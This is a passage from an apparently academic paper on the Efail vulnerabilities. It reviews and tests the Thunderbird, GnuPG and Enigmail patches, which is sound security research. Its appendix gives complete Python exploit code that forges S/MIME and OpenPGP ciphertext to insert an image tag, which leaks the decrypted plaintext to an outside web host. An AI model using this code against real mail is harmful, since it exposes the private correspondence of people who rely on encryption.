9.2.2 Enigmail's handling of GnuPG warnings

As mentioned in the beginning, Enigmail uses GnuPG for all OpenPGP functionalities. Hence, GnuPG processes data given by Enigmail and returns the results back to it. Enigmail can then further process the data but all OpenPGP related function like decryption and the validity check of the MDC are made by GnuPG.

Due to this procedure Enigmail also gets the manipulated message from GnuPG along with the warning of an invalid MDC. Enigmail is then in charge of handling this suspicious data. But instead of dropping the message at this point, Enigmail also shows the corrupted data to the user. Although it prints a warning to the user, at this time its already to late and exfiltration of sensitive data has already been made. This is why at least Enigmail should drop the message in the moment of processing the GnuPG warning. Unlike the decryption of manipulated data in GnuPG, here in fact the day vulnerabilities got disclosed had come already, namely by Efail. Therefore the mistakes taken in the past need to be fixed now.

10 Security Patches

All problems within the corresponding implementations have been outlined so far. Now it is time to have a look into the corresponding software patches which actual have been done recently. Three different software components need to be considered therefore: Thunderbird, GnuPG and Enigmail. The security patches of those implementations are subsequently discussed in this section.

10.1 Mozilla Thunderbird

Thunderbird published patches for Efail in version 52.8 [33] and 52.9 [34] and stated to have fixed all vulnerabilities at that time [35]. Apparently, the bug entries on Mozilla's Bugzilla are not available to the public. Thus, the philosophy behind the patches is not fully comprehensible. However, by going through the commit messages and knowing at least the bug number using the Mozilla Foundation Security Advisory [33] [34] the patches regarding Efail could be identified. The most significant are described below.

First, the patches in Thunderbird 52.8 are introduced:

- Commit cda53cec9e97 concerns the earlier listed CVE-2018-5184, which is internally referred to as bug 1411592. It prevents loading of remote content at all when processing a S/MIME message. Hence, no malicious backchannels can be opened and no data can be exfiltrated anymore.
- Commit 48d7285be141 targets CVE-2018-5185 or the internal bug 1450345. Efail shows that plaintext can be leaked through an embedded form by letting the user click on a submission button. This commit prevents this and is therefore safe to accidentally leak plaintext.

Next, the software patches released with Thunderbird 52.9 are highlighted:

- Commit 96fab4a2b811 takes care of a proper MIME parsing to be safe against direct exfiltration attacks. It therefore ensures that HTML code of each MIME part is complete, syntactically correct and all tags and attributes are properly closed before stating with the next MIME part [36]. This approach has already been describedin patched Thunderbird version in Section 9.1.
- Thunderbird's changelog [34] states to have fixed another way of leaking plaintext. Since no regarding commit could be found, this patch could not be evaluated.

10.2 GnuPG

In GnuPG's first official statement about the Efail vulnerabilities on May 14th 2018 [37] they pointed out to not be blamed for the vulnerabilities at all. They said the issues rely on "buggy" email clients only, rather than on GnuPG or the OpenPGP standard. They stated that GnuPG is being protected against malleability gadget attacks since 2000 by having a MDC [37].

If modification is detected using the MDC, GnuPG throws a large warning message which the email clients have to respect properly. Therefore, the MUA should not represent the emails content. But instead they were doing "silly things" after they got warned, stated GnuPG [37].

However, in the first release after the official publication of Efail (version 2.2.8) on the 8th June, some noteworthy improvements regarding the MDC had been made. The decryption of messages not using a MDC mode lead to a hard failure from that version on [38]. This would be a mitigation against the downgrade attack [28]. In [39] it is said, that this is in fact a mitigation against Efail. However, this failure can still be turned into a warning using the `--ignore-mdc-error` option but then it's within the users responsibility [38].

Furthermore, an MDC is always used regardless of the cipher algorithm or any other preferences. These changes deprecated a couple of modification detection related options (`no-mdc-warn, force-mdc, no-force-mdc, disable-mdc, no-disable-mdc`) in GnuPG [38].

10.3 Enigmail

In turn, the Enigmail developers knew from the beginner that they had to do something. Using Enigmail's bug tracking system[15] and the public available source code the patches could be good inspected. Unlike Mozilla's Bugzilla, the bug entries in Enigmail's bug tracking system were publicly available with all its comments and commits.

With Enigmail 2.0 the following fix had been released:

- Commit 5c0df43: This fix targets malleability gadget attacks by no longer displaying messages with an invalid MDC. This prevents at-

[15] https://sourceforge.net/p/enigmail/bugs/

tacks were the MDC had been ignored by the attacker like explained in Section 8.6 and done during exploitation of such attacks in this paper.

Furthermore, in Enigmail 2.0.4 the following two fixes have been implemented:

- Commit d2a83a0: To prevent direct exfiltration attack the approach here was to simply close any opened HTML tag before the decrypted message is provided [40]. This was done using a MIME wrapper which surrounds the decrypted message [41]. The main developer explicitly stated that this a short-term fix until Thunderbird itself publishes a solution. This is also an approach to the suggested solution from Section 9.1.

- Commit 277ad8e: The second workaround is again for malleability gadgets attacks by which the attacker chose to strip the MDC or to perform a downgrade attack [28] as explained in Section 8.6. This fix only targets old GnuPG versions in which GnuPG only throw a warning instead of an error and hence does not fail if no MDC is found. It detects the warning about a missing MDC from GnuPG by forcing GnuPG to always return in English, regardless of the system language and then searches for the string "`WARNING: message was not integrity protected`". If this warning appears after GnuPG decrypted the message, Enigmail will drop the message. Hence, the modified message won't be rendered and displayed in Thunderbird if no MDC exists [42].

Both of the last two patches are considered to be workarounds rather then final solutions. However, both patches are still within the code (checked on December 9th). Also, two more fixes which concern Efail had been released in version 2.0.5. One performance patch [43] and another patch for improvement of a confusing error message [44]. They are not further discussed here.

10.4 Verification

To practically verify these patches, the approaches from Section 5 have been used once again. Remember, only the HTML image tag has been implemented in this paper. This excludes the verification of some patches the vendors made for specific exfiltration channels like the commit 48d7285be141 in Thunderbird.

10.4.1 Direct Exfiltration Attack

To verify that Thunderbird is invulnerable for a direct exfiltration attack since version 52.9, the template from Section 6 has been opened in the corresponding Thunderbird version. Figure 28 shows a screenshot of the email opened in a patched Thunderbird version.




Figure 28: Direct exfiltration attack in Thunderbird 52.9

As it can be seen, the HTML image tag has not been rendered correctly. Also, no request arrived at the servers access log. This proves that the *Thunderbird commit 96fab4a2b811* fixed the parsing of MIME entities against direct exfiltration attacks.

No exfiltration by abusing MIME parser

10.4.2 Malleability Gadget Attack on S/MIME

Similarly, the Thunderbird commit cda53cec9e97 could be verified by opening the email which was sent by the exploit introduced in Section 7. Figure 29 shows a screenshot of this email opened in Thunderbird 52.9.




Figure 29: Manipulated S/MIME message in Thunderbird 52.9

It can be seen that no image has been loaded as before, since Thunderbird does not show the icon for a broken image. Hence, no exfiltration channel has been established. This was confirmed by the access log of the supposed malicious web server, since no request appeared in it. Thunderbird notifies the user about the behavior of not loading remote content in encrypted emails. An additional option to explicitly allow loading of remote content is missing. However, the patch works as desired.

No exfiltration by using CBC gadgets

10.4.3 Malleability Gadget Attack on OpenPGP message

The same procedure has been conducted to verify the invulnerability of the Thunderbird extension Enigmail. Here, the fix came with Enigmail version 2.0 could be evaluated and verified. This fix targets malleability gadget attacks for which no particular action regarding the integrity protection had been taken. Just like the introduced exploit does.

The same manipulated email had been opened in Thunderbird but this time by using Enigmail 2.0.5. The result is shown in Figure 30.




Figure 30: Manipulated OpenPGP message with Enigmail 2.0.5

As it can be seen, the message is not displayed at all. Enigmail respects the GnuPG warning as desired. Since no message is displayed and nothing can be rendered, no exfiltration channels can be established and hence no further attacks are possible.

No exfiltration using CFB gadgets

11 Summary

This paper discussed Efail in all its details. Especially, all practical aspects have been highlighted. This included actual exploitations of the Efail vulnerabilities which practically verified the vulnerabilities in Thunderbird and clarified the overall relevance of Efail in Thunderbird.

In fact, it turned out that Efail is a very practical attack. The required knowledge can definitely be considered advanced, but still restricted to MIME, two block cipher modes of operation and a high-level programming language, like Python. As a comparison, think of the vulnerabilities Meltdown and Spectre[16], which were also published in 2018. An implementation of these attacks would probably need even more advanced knowledge and skills in low-level programming languages like `C` or Assembly.

The evaluation of the corresponding software patches in Thunderbird showed that all patches worked as desired and the vulnerabilities had been closed properly. The patches came with the downside that not a single backchannel is possible anymore when it comes to S/MIME messages in Thunderbird. This is however reasonable, especially as there is currently no other solution. Other than that, no more drawbacks are known. Since it might be the greatest fear of developers to have drawbacks resulting from security patches, here the releases of the patches are perfectly satisfying.

Sooner or later, it might be necessary to adapt the affected standards S/MIME and OpenPGP. Thus, the implementations would not have such room for interpretation as stated in Section 9.2. The Efail researchers stated some recommendations regarding the OpenPGP standard already. In fact, the main developer of GnuPG reworked the standard and thus created the current draft [45], which reflects some recommendations from the Efail researchers. The draft expires on the 27th of January 2019 and may be accepted until then. Regarding S/MIME no changes are publicly planned yet but changes would have to be done there too.

[16] `https://spectreattack.com/`

References

[1] Damian Poddebniak, Christian Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk. Efail: Breaking s/mime and openpgp email encryption using exfiltration channels. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 549–566, Baltimore, MD, 2018. USENIX Association. https://efail.de/.

[2] Inc. The Radicati Group. Email statistics report, 2017 - 2021. February 2017. https://www.radicati.com/wp/wp-content/uploads/2018/01/Email_Statistics_Report,_2018-2022_Executive_Summary.pdf.

[3] Federal Office for Information Security. *Efail-Schwachstellen: E-Mail-Verschlüsselung richtig implementieren.* https://www.bsi.bund.de/DE/Presse/Pressemitteilungen/Presse2018/efail-schwachstellen_15052018.html, May 2018.

[4] Wim Vandekerckhove. *Whistleblowing and Organizational Social Responsibility: A Global Assessment.* Ashgate Publishing, Ltd., 2006.

[5] Mozilla. *Thunderbird Usage Continues to Grow.* https://blog.mozilla.org/thunderbird/2015/02/thunderbird-usage-continues-to-grow/, February 2015.

[6] David H. Crocker. *Standard for ARPA Internet Text Messages.* RFC 822, August 1982.

[7] Craig Partridge. The technical development of internet email. IEEE Annals of the History of Computing. IEEE Computer Society, 2008.

[8] Ed. P. Resnick. *Internet Message Format.* RFC 5322, October 2008.

[9] N. Freed and N. Borenstein. *Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies.* RFC 2045, November 1996.

[10] D. Crocker. *Internet Mail Architecture.* RFC 5598, July 2009.

[11] Alfred J. Menezes, Jonathan Katz, Paul C. van Oorschot, and Scott A. Vanstone. *Handbook of Applied Cryptography.* CRC Press, 1996.

[12] Christof Paar and Jan Pelzl. *Understanding Cryptography.* Springer, 2010.

[13] Jérémy Jean. *TikZ for Cryptographers*. https://www.iacr.org/authors/tikz/, 2016.

[14] Serge Mister and Robert Zuccherato. An attack on cfb mode encryption as used by openpgp. Cryptology ePrint Archive. International Association for Cryptologic Research, 2005.

[15] J. Callas, L. Donnerhacke, H. Finney, D. Shaw, and R. Thayer. *OpenPGP Message Format*. RFC 4880, November 2007.

[16] NIST. https://nvd.nist.gov/vuln, November 2018.

[17] *Common Vulnerabilities and Exposures*. https://cve.mitre.org/, September 2018.

[18] N. Freed and N. Borenstein. *Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types*. RFC 2046, November 1996.

[19] B. Ramsdell, Brute Squad Labs, and S. Turner. *Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Message Specification*. RFC 5751, January 2010.

[20] R. Housley. *Cryptographic Message Syntax (CMS)*. RFC 5652, September 2009.

[21] *OpenPGP*. https://www.openpgp.org/, December 2018.

[22] *Thunderbird:Backend Hacking Guide For Newbies*. https://wiki.mozilla.org/Thunderbird:Backend_Hacking_Guide_For_Newbies#Mozilla_Framework_Libraries_used_by_Thunderbird, December 2014.

[23] Daniele Raffo, Patrick Brunschwig, , and Robert J. Hansen. *OpenPGP Email Security for Mozilla Applications. The Handbook*. v 1.8.

[24] *GnuPG Official Website*. https://www.gnupg.org/, September 2018.

[25] OpenSSL Software Foundation. Openssl. https://github.com/openssl/openssl.

[26] Burton S. Kaliski Jr. *A Layman's Guide to a Subset of ASN.1, BER, and DER*. http://luca.ntop.org/Teaching/Appunti/asn1.html, November 1993.

[27] D. Atkins, W. Stallings, and P. Zimmermann. *PGP Message Exchange Formats*. RFC 1991, August 1996.

[28] Jonas Magazinius. *OpenPGP SEIP downgrade attack*. GnuPG Mailing List: http://www.metzdowd.com/pipermail/cryptography/2015-October/026685.html, October 2015.

[29] M. Elkins, D. Del Torto, R. Levien, and T. Roessler. *MIME Security with OpenPGP*. RFC 3156, August 2001.

[30] Patrick Brunschwig. *Enigmail Changelog*. https://www.enigmail.net/index.php/en/download/changelog, May 2018.

[31] David Wagner. *OpenPGP security analysis*. GnuPG Mailing List: https://www.ietf.org/mail-archive/web/cfrg/current/msg00059.html, September 2002.

[32] Same Origin Policy. https://www.w3.org/Security/wiki/Same_Origin_Policy, January 2010.

[33] Mozilla. *Security vulnerabilities fixed in Thunderbird 52.8*. https://www.mozilla.org/en-US/security/advisories/mfsa2018-13/, May 2018.

[34] Mozilla. *Security vulnerabilities fixed in Thunderbird 52.9*. https://www.mozilla.org/en-US/security/advisories/mfsa2018-18/, July 2018.

[35] Mozilla. *Thunderbird Release Notes Version 52.9.0*. https://www.thunderbird.net/en-US/thunderbird/52.9.0/releasenotes/, July 2018.

[36] Ben Bucksch. *Bug 1419417 - Parse HTML to make sure that tags and attributes are properly closed. r=mkmelin,jorgk* . https://hg.mozilla.org/comm-central/log?rev=1419417, May 2018.

[37] Werner Koch, Robert J. Hansen, and Andre. *An Official Statement on New Claimed Vulnerabilities*. GnuPG Mailing List: https://lists.gnupg.org/pipermail/gnupg-users/2018-May/060334.html, May 2018.

[38] Werner Koch. Mailinglist: *[Announce] [security fix] GnuPG 2.2.8 released*. https://lists.gnupg.org/pipermail/gnupg-announce/2018q2/000425.html, June 2018.

[39] *Modification Detection Code (MDC) Errors*. https://gpgtools.tenderapp.com/kb/faq/modification-detection-code-mdc-errors, 2018.

[40] *841 Efail: protect against remot URL calls in unpatched Thunderbird versions.* https://sourceforge.net/p/enigmail/bugs/841/, May 2018.

[41] *Breaking MIME concatenation.* https://lists.gnupg.org/pipermail/gnupg-users/2018-May/060373.html, May 2018.

[42] *Bug 838 Efail: fail on GnuPG integrity check warnings for old Algorithms.* https://sourceforge.net/p/enigmail/bugs/838/, May 2018.

[43] *Bug 845 Efail: don't decrypt MIME parts unnecessarily .* https://sourceforge.net/p/enigmail/bugs/845/, May 2018.

[44] *Bug 844 Improve Error Message for Missing MDC.* https://sourceforge.net/p/enigmail/bugs/844/, May 2018.

[45] W. Koch. *OpenPGP Message Format- draft-ietf-openpgp-rfc4880bis-05.* RFC 4880 (bis05), July 2018.

A Appendix

A.1 CVEs regarding Thunderbird

ID	Target	Base Score
CVE-2018-5184	General remote content	7.5 - High
CVE-2018-5185	Embedded HTML forms	6.5 - medium
CVE-2018-5162	`src` attribute of remote images, or links	7.5 - High

Table 3: Specific Thunderbird related CVEs

A.2 Certificate PKSC 12 Bundle generation for S/MIME

```
openssl genpkey \
        -algorithm RSA \
        -pkeyopt rsa_keygen_bits:2048 \
        -outform PEM \
        -out myprivkey.key

openssl req -new \
        -key myprivkey.key \
        -out certSignRequest.csr

openssl x509 -req \
        -days 400 \
        -in certSignRequest.csr \
        -signkey myprivkey.key \
        -out x509cert.crt

openssl pkcs12 -export \
        -in x509cert.crt \
        -inkey myprivkey.key \
        -out cert.p12
```

A.3 Source Code

A.3.1 S/MIME message manipulation

```python
from mime import add_smime_header, send_mail
from formats import *


def print_decrypted_smime_msg(msg):
    with open("ciphertext_files/smime/modified_msg.eml", "w") as file:
        file.write(msg)
    file.closed
    run(["openssl", "smime", "-decrypt", "-in", "modified_msg.eml", "-inkey", "myprivkey.key"], cwd="ciphertext_files/smime")


def get_smime_msg():
    with open("ciphertext_files/smime/smime.p7m", "r") as f:
        p7m = f.read()
    f.closed
    return p7m


# Initialization
p7m = get_smime_msg()
iv_offset = 442 + 2
ciphertext_offset = 462
ciphertext_length = 112
length_places = [461, 416, 20, 16, 1]
eml = P7m(p7m, iv_offset, ciphertext_offset, ciphertext_length,
    length_places)

# The known plaintext
p1 = b"Content-Type: te"

# The canonical CBC gadget resulting in an all zero plaintext block
iv = eml.get_iv()
x = xor(iv, p1)

# The modified ciphertext blocks that will be sent to the victim
x_1 = xor(x, b" <base         '")
x_2 = xor(x, b"' href='http:'> ")
x_3 = xor(x, b"<img           '")
x_4 = xor(x, b"  src='jaads.de/")
x_5 = xor(x, b"'>              ")

# Determine first and second blocks
c1 = eml.get_ciphertext_block(1)
c2 = eml.get_ciphertext_block(2)

# Determine last and second last blocks
c_l = eml.get_ciphertext_block(eml.get_block_amount())
c_sl = eml.get_ciphertext_block(eml.get_block_amount() - 1)

# Insert block pairs to open the exfiltration channel
eml.insert_in_ciphertext(2, x_1, c1, x_2, c1, x_3, c1, x_4, c1, c2)

# Insert closing tag and last two blocks for padding
eml.insert_in_ciphertext(eml.get_block_amount(), x_5, c1, c_sl, c_l)

formatted_msg = eml.format_properly()
```

```
56 smime = add_smime_header(formatted_msg)
57 send_mail(smime)
58
59 print_decrypted_smime_msg(smime)
```

Listing 15: S/MIME message manipulation

A.3.2 OpenPGP message manipulation

```
1  from formats import *
2  from mime import add_opgp_header, send_mail
3
4
5  def print_decrypted_openpgp_msg():
6      run(["gpg", "-d", "modified.eml.gpg"], cwd="ciphertext_files/openpgp/")
7
8
9  def write_ciphertext(c):
10     with open("ciphertext_files/openpgp/modified.eml.gpg", "wb") as f:
11         f.write(c)
12     f.closed
13
14
15 def get_gpg_msg():
16     with open("ciphertext_files/openpgp/msg.gpg", "rb") as f:
17         asc = bytearray(f.read())
18     f.closed
19     return asc
20
21
22 # Initialization
23 binary_msg = get_gpg_msg()
24 pkesk_len = 3 + 268
25 seipd_hlen = 2
26 msg = OpenPgpMsg(binary_msg, pkesk_len, seipd_hlen)
27
28 # The known plaintext
29 p2 = b't-Type: text/htm'
30
31 c1 = msg.get_ciphertext_block(1)
32 c2 = msg.get_ciphertext_block(2)
33 c3 = msg.get_ciphertext_block(3)
34 c4 = msg.get_ciphertext_block(4)
35
36 # The canonical CFB gadget resulting in an all zero plaintext block:
37 x = xor(c3, p2)
38
39 # The modified ciphertext blocks that will be sent to the victim
40 x1 = xor(x, b" <base         '")
41 x2 = xor(x, b"' href='http:'> ")
42 x3 = xor(x, b"<img           '")
43 x4 = xor(x, b"  src='jaads.de/")
44 x5 = xor(x, b"'>              ")
45
46 msg.insert_in_ciphertext(4, c2, x1, c2, x2, c2, x3, c2, x4, c2, c3, c4)
47 msg.insert_in_ciphertext(msg.get_block_amount() - 1, c2, x5)
48
49 new_header_block = msg.create_new_header_block()
50 x_header = xor(x, new_header_block)
```

```
51 msg.insert_in_ciphertext(0, c2, x_header)
52
53 # Write and print encrypted text
54 write_ciphertext(msg.data)
55 print_decrypted_openpgp_msg()
56
57 # Send manipulated email
58 armored_msg = msg.enarmor()
59 m = add_opgp_header(armored_msg)
60 send_mail(m)
```

Listing 16: OpenPGP message manipulation

A.3.3 Classes for S/MIME and OpenPGP messages

```
1  from abc import ABC, abstractmethod
2  import base64
3  import logging
4  from math import log2, ceil
5  from subprocess import run
6
7
8  logging.basicConfig(level=logging.INFO)
9
10 zero_byte = 0x0.to_bytes(1, byteorder="big")
11
12
13 def xor(param1, param2):
14     return bytes((x ^ y) for (x, y) in zip(param1, param2))
15
16
17 class Message(ABC):
18
19     # AES block size
20     block_size = 16
21
22     @abstractmethod
23     def get_block_amount(self):
24         pass
25
26     @abstractmethod
27     def get_ciphertext_block(self, nr):
28         pass
29
30     @abstractmethod
31     def insert_in_ciphertext(self, block_nr, *content_vec):
32         pass
33
34     @abstractmethod
35     def adapt_length(self):
36         pass
37
38     @staticmethod
39     def calculate_needed_length_bytes(new_length):
40         needed_bits = int(log2(new_length)) + 1
41         needed_bytes = ceil(needed_bits / 8)
42         return needed_bytes
43
44
```

```
45 class P7m(Message):
46 
47     def __init__(self, p7m, iv_offset, ciphertext_offset, ciphertext_length,
          length_places):
48 
49         self.msg = p7m
50         self.msg_bytes = bytearray(base64.b64decode(self.msg))
51 
52         self.iv_start = iv_offset
53         self.ciphertext_offset = ciphertext_offset
54         self.ciphertext_length = ciphertext_length
55         self.length_places = length_places
56         self.length_diff = 0
57 
58     def get_block_amount(self):
59         return int(self.get_ciphertext_length() / self.block_size)
60 
61     def get_ciphertext_length(self):
62         return len(self.msg_bytes[self.ciphertext_offset:])
63 
64     def get_iv(self):
65         iv_bytes = bytes(self.msg_bytes[self.iv_start: self.iv_start + self.
               block_size])
66         return iv_bytes
67 
68     def get_ciphertext_block(self, nr):
69         ciphertext = self.msg_bytes[self.ciphertext_offset:]
70         return ciphertext[(nr-1) * self.block_size: nr * self.block_size]
71 
72     def insert_in_ciphertext(self, block_nr, *contentv):
73         # Determine the place to insert
74         place = self.ciphertext_offset + block_nr * self.block_size
75 
76         for content in reversed(contentv):
77             self.msg_bytes[place:place] = content
78 
79         self.length_diff = len(contentv) * self.block_size
80         self.adapt_length()
81 
82     def adapt_length(self):
83 
84         for i in self.length_places:
85             # For each element, which has the ciphertext nested
86 
87             first_len_byte = self.msg_bytes[i]
88 
89             if first_len_byte > 0b10000000:  # long form
90 
91                 current_amount_length_bytes = first_len_byte - 0x80
92                 current_length_bytes = self.msg_bytes[i+1: i+1+
                       current_amount_length_bytes]
93                 current_length = int.from_bytes(current_length_bytes,
                       byteorder="big")
94                 new_length = current_length + self.length_diff
95                 needed_bytes = self.calculate_needed_length_bytes(new_length
                       )
96 
97                 if needed_bytes > current_amount_length_bytes:  # Add new
                       byte(s)
98 
99                     diff = needed_bytes - current_amount_length_bytes
100                    self.msg_bytes[i+1: i+1] = zero_byte * diff
```

```
101                     self.msg_bytes[i+1: i+1+needed_bytes] = new_length.
                            to_bytes(needed_bytes, byteorder="big")
102
103                     self.msg_bytes[i] += diff
104                     self.length_diff += diff
105                     self.ciphertext_offset += diff
106
107                     if i != self.length_places[0]:
108                         self.length_places[0] += diff
109
110                     logging.info("Added length {} byte(s) after byte {}".
                            format(needed_bytes, i))
111                 else:
112                     start = i + 1
113                     end = i + 1 + current_amount_length_bytes
114                     self.msg_bytes[start: end] = new_length.to_bytes(
                            needed_bytes, byteorder="big")
115
116             else:  # short form
117                 new_length = first_len_byte + self.length_diff
118
119                 if new_length >= 0x80:  # switch to long form
120
121                     needed_bytes = self.calculate_needed_length_bytes(
                            new_length)
122                     self.msg_bytes[i] = 0x80 + needed_bytes
123                     logging.info("Switched to long form at byte {}".format(i
                            ))
124
125                     self.msg_bytes[i+1: i+1] = new_length.to_bytes(
                            needed_bytes, byteorder="big")
126                     self.length_diff += needed_bytes
127                     self.ciphertext_offset += needed_bytes
128                     logging.info("Added {} length byte(s) after byte {}".
                            format(needed_bytes, i))
129
130                 else:
131                     self.msg_bytes[i] += self.length_diff
132
133     def format_properly(self):
134
135         # Convert bytes to base64 string
136         b64_encoded_bytes = base64.b64encode(self.msg_bytes)
137         msg_b64_string = str(b64_encoded_bytes, "ascii")
138
139         # Insert line breaks as recommended
140         formatted = "\n".join(msg_b64_string[pos: pos + 64] for pos in range
                (0, len(msg_b64_string), 64))
141
142         return formatted
143
144
145 class OpenPgpMsg(Message):
146
147     def __init__(self, bin_msg, pkesk_len, seipd_hlen):
148
149         self.data = bin_msg
150         self.pkesk_len = pkesk_len
151
152         self.seipd_offset = self.pkesk_len
153         self.seipd_hlen = seipd_hlen
154
```

```
155            self.mdc_hlen = 2
156            self.mdc_plen = 20
157            self.mdc_len = self.mdc_hlen + self.mdc_plen
158
159        def get_seidp_plen(self):
160            return len(self.data[self.seipd_offset + self.seipd_hlen:])
161
162        def get_seidp_len(self):
163            return self.seipd_hlen + self.get_seidp_plen()
164
165        def get_ld_plen(self):
166            bytes_before_ld = self.block_size + 5
167            return self.get_seidp_plen() - bytes_before_ld - self.mdc_len
168
169        def get_seipd_body_offset(self):
170            return self.seipd_offset + self.seipd_hlen + 1
171
172        def get_ciphertext_block(self, nr):
173            off = self.get_seipd_body_offset()
174            return self.data[off + (nr-1)*self.block_size: off + nr*self.
                   block_size]
175
176        def get_block_amount(self):
177            return int(self.get_seidp_plen() / self.block_size)
178
179        def insert_in_ciphertext(self, block_nr, *content_vec):
180            place = self.get_seipd_body_offset() + self.block_size * block_nr
181
182            for content in reversed(content_vec):
183                self.data[place:place] = content
184
185            self.adapt_length()
186
187        @staticmethod
188        def ctb_is_in_new_format(ctb):
189            return ctb > 0b11000000
190
191        @staticmethod
192        def determine_length_bytes_amount(first_byte):
193            if first_byte in range(192):
194                return 1
195            elif first_byte in range(192, 223):
196                return 2
197            else:
198                raise NotImplementedError
199
200        @staticmethod
201        def encode_len(num):
202            tmp1 = num - 192
203            mask = 0b11111111
204
205            second = tmp1 & mask
206            tmp2 = tmp1 - second
207
208            tmp3 = tmp2 >> 8
209            first = tmp3 + 192
210
211            res1 = first.to_bytes(1, byteorder="big")
212            res2 = second.to_bytes(1, byteorder="big")
213
214            return res1 + res2
215
```

```
216     def create_new_header_block(self):
217         quick_check_bytes = 2 * zero_byte
218 
219         # CTB for Tag 11 (Literal Data) in new format
220         ctb = 0b11001011.to_bytes(1, byteorder="big")
221 
222         # New length
223         new_len = self.get_ld_plen() + (2 * self.block_size)
224 
225         # Determine if one or two bytes are needed and then store the length
            .
226         if new_len < 192:
227             # One byte
228             new_plen_byte = new_len.to_bytes(1, byteorder="big")
229             remaining_bytes = b'Conten'
230 
231         elif new_len < 8383:
232             # Two bytes
233             new_plen_byte = OpenPgpMsg.encode_len(new_len - 1)
234             self.adapt_length()
235             remaining_bytes = b'Conte'
236 
237         else:
238             # more than 8383 bytes
239             raise NotImplementedError
240 
241         mode = 0x62.to_bytes(1, byteorder="big")
242 
243         # Include next block of random bytes
244         name_len = 0x1f.to_bytes(1, byteorder="big")
245 
246         date = 4 * zero_byte
247 
248         return quick_check_bytes + ctb + new_plen_byte + mode + name_len +
                date + remaining_bytes
249 
250     def adapt_length(self):
251 
252         ctb = self.data[self.seipd_offset]
253 
254         if self.ctb_is_in_new_format(ctb):
255 
256             first_len_byte = self.data[self.seipd_offset + 1]
257             current_addl_length_bytes = self.determine_length_bytes_amount(
                    first_len_byte)
258             needed_bytes = 1 if self.get_seidp_plen() < 192 else 2
259 
260             if current_addl_length_bytes == needed_bytes:
261                 off = self.seipd_offset + 1
262                 if current_addl_length_bytes == 1:
263                     self.data[off] = self.get_seidp_plen()
264                 elif current_addl_length_bytes == 2:
265                     self.data[off: off + 2] = self.encode_len(self.
                            get_seidp_plen())
266                 else:
267                     raise NotImplementedError
268 
269             elif current_addl_length_bytes < needed_bytes:
270                 if current_addl_length_bytes == 1:
271                     len_bytes = self.encode_len(self.get_seidp_plen())
272                     offset = self.seipd_offset + 2
273                     self.data[offset: offset] = b'0'
```

```
274                         self.data[offset - 1: offset + 1] = len_bytes
275                         self.seipd_hlen += 1
276                     else:
277                         raise NotImplementedError
278 
279         else:
280             # determine value of two least significant bits
281             bit_mask = 0b11
282             res = ctb & bit_mask
283 
284             # determine current length settings
285             current_addl_length_bytes = 2**res
286             current_length = self.data[self.seipd_offset + 1: self.
                    seipd_offset + current_addl_length_bytes]
287             current_length_int = int.from_bytes(current_length, byteorder="
                    big")
288 
289             # determine new length settings and adapt
290             new_length = current_length_int + self.block_size
291             needed_bytes = self.calculate_needed_length_bytes(self.
                    get_seidp_plen())
292 
293             if current_addl_length_bytes < needed_bytes:
294                 raise NotImplementedError
295             else:
296                 start = self.seipd_offset + 1
297                 end = self.seipd_offset + current_addl_length_bytes
298                 self.data[start: end] += new_length.to_bytes(1, byteorder="
                        big")
299 
300     @staticmethod
301     def enarmor():
302         run(["gpg", "--batch", "--yes", "--enarmor", "modified.eml.gpg"],
                cwd="ciphertext_files/openpgp/")
303         with open("ciphertext_files/openpgp/modified.eml.gpg.asc", "r") as f
                :
304             read = f.read()
305         f.closed
306         replaced = read.replace("ARMORED_FILE", "MESSAGE")
307         return replaced
```

Listing 17: Structures and its operations

A.3.4 MIME headers and SMTP client

```
import configparser
import smtplib


def add_smime_header(msg):
    header = """MIME-Version: 1.0
Content-Disposition: attachment; filename="smime.p7m"
Content-Type: application/x-pkcs7-mime; smime-type=enveloped-data; name="smime.p7m"
Content-Transfer-Encoding: base64\n\n"""

    return header + msg


def add_opgp_header(msg):
    header = """Content-Type: multipart/encrypted; protocol="application/pgp-encrypted"; boundary="123"

--123>
Content-Type: application/pgp-encrypted
Content-Description: PGP/MIME version identification

Version: 1

--123
Content-Type: application/octet-stream; name="encrypted.asc"
Content-Description: OpenPGP encrypted message
Content-Disposition: inline; filename="encrypted.asc"

"""
    end = "\n--123--"

    return header + msg + end


def get_pw_from_config():
    config = configparser.ConfigParser()
    config.read('config.txt')
    pw = config['DEFAULT']['password']
    return pw


def send_mail(eml):
    from_addrs = to_addrs = "jarend2s@smail.inf.h-brs.de"
    password = get_pw_from_config()

    server = smtplib.SMTP("smtp.inf.h-brs.de")
    server.login("jarend2s", password)
    server.sendmail(from_addrs, to_addrs, eml)
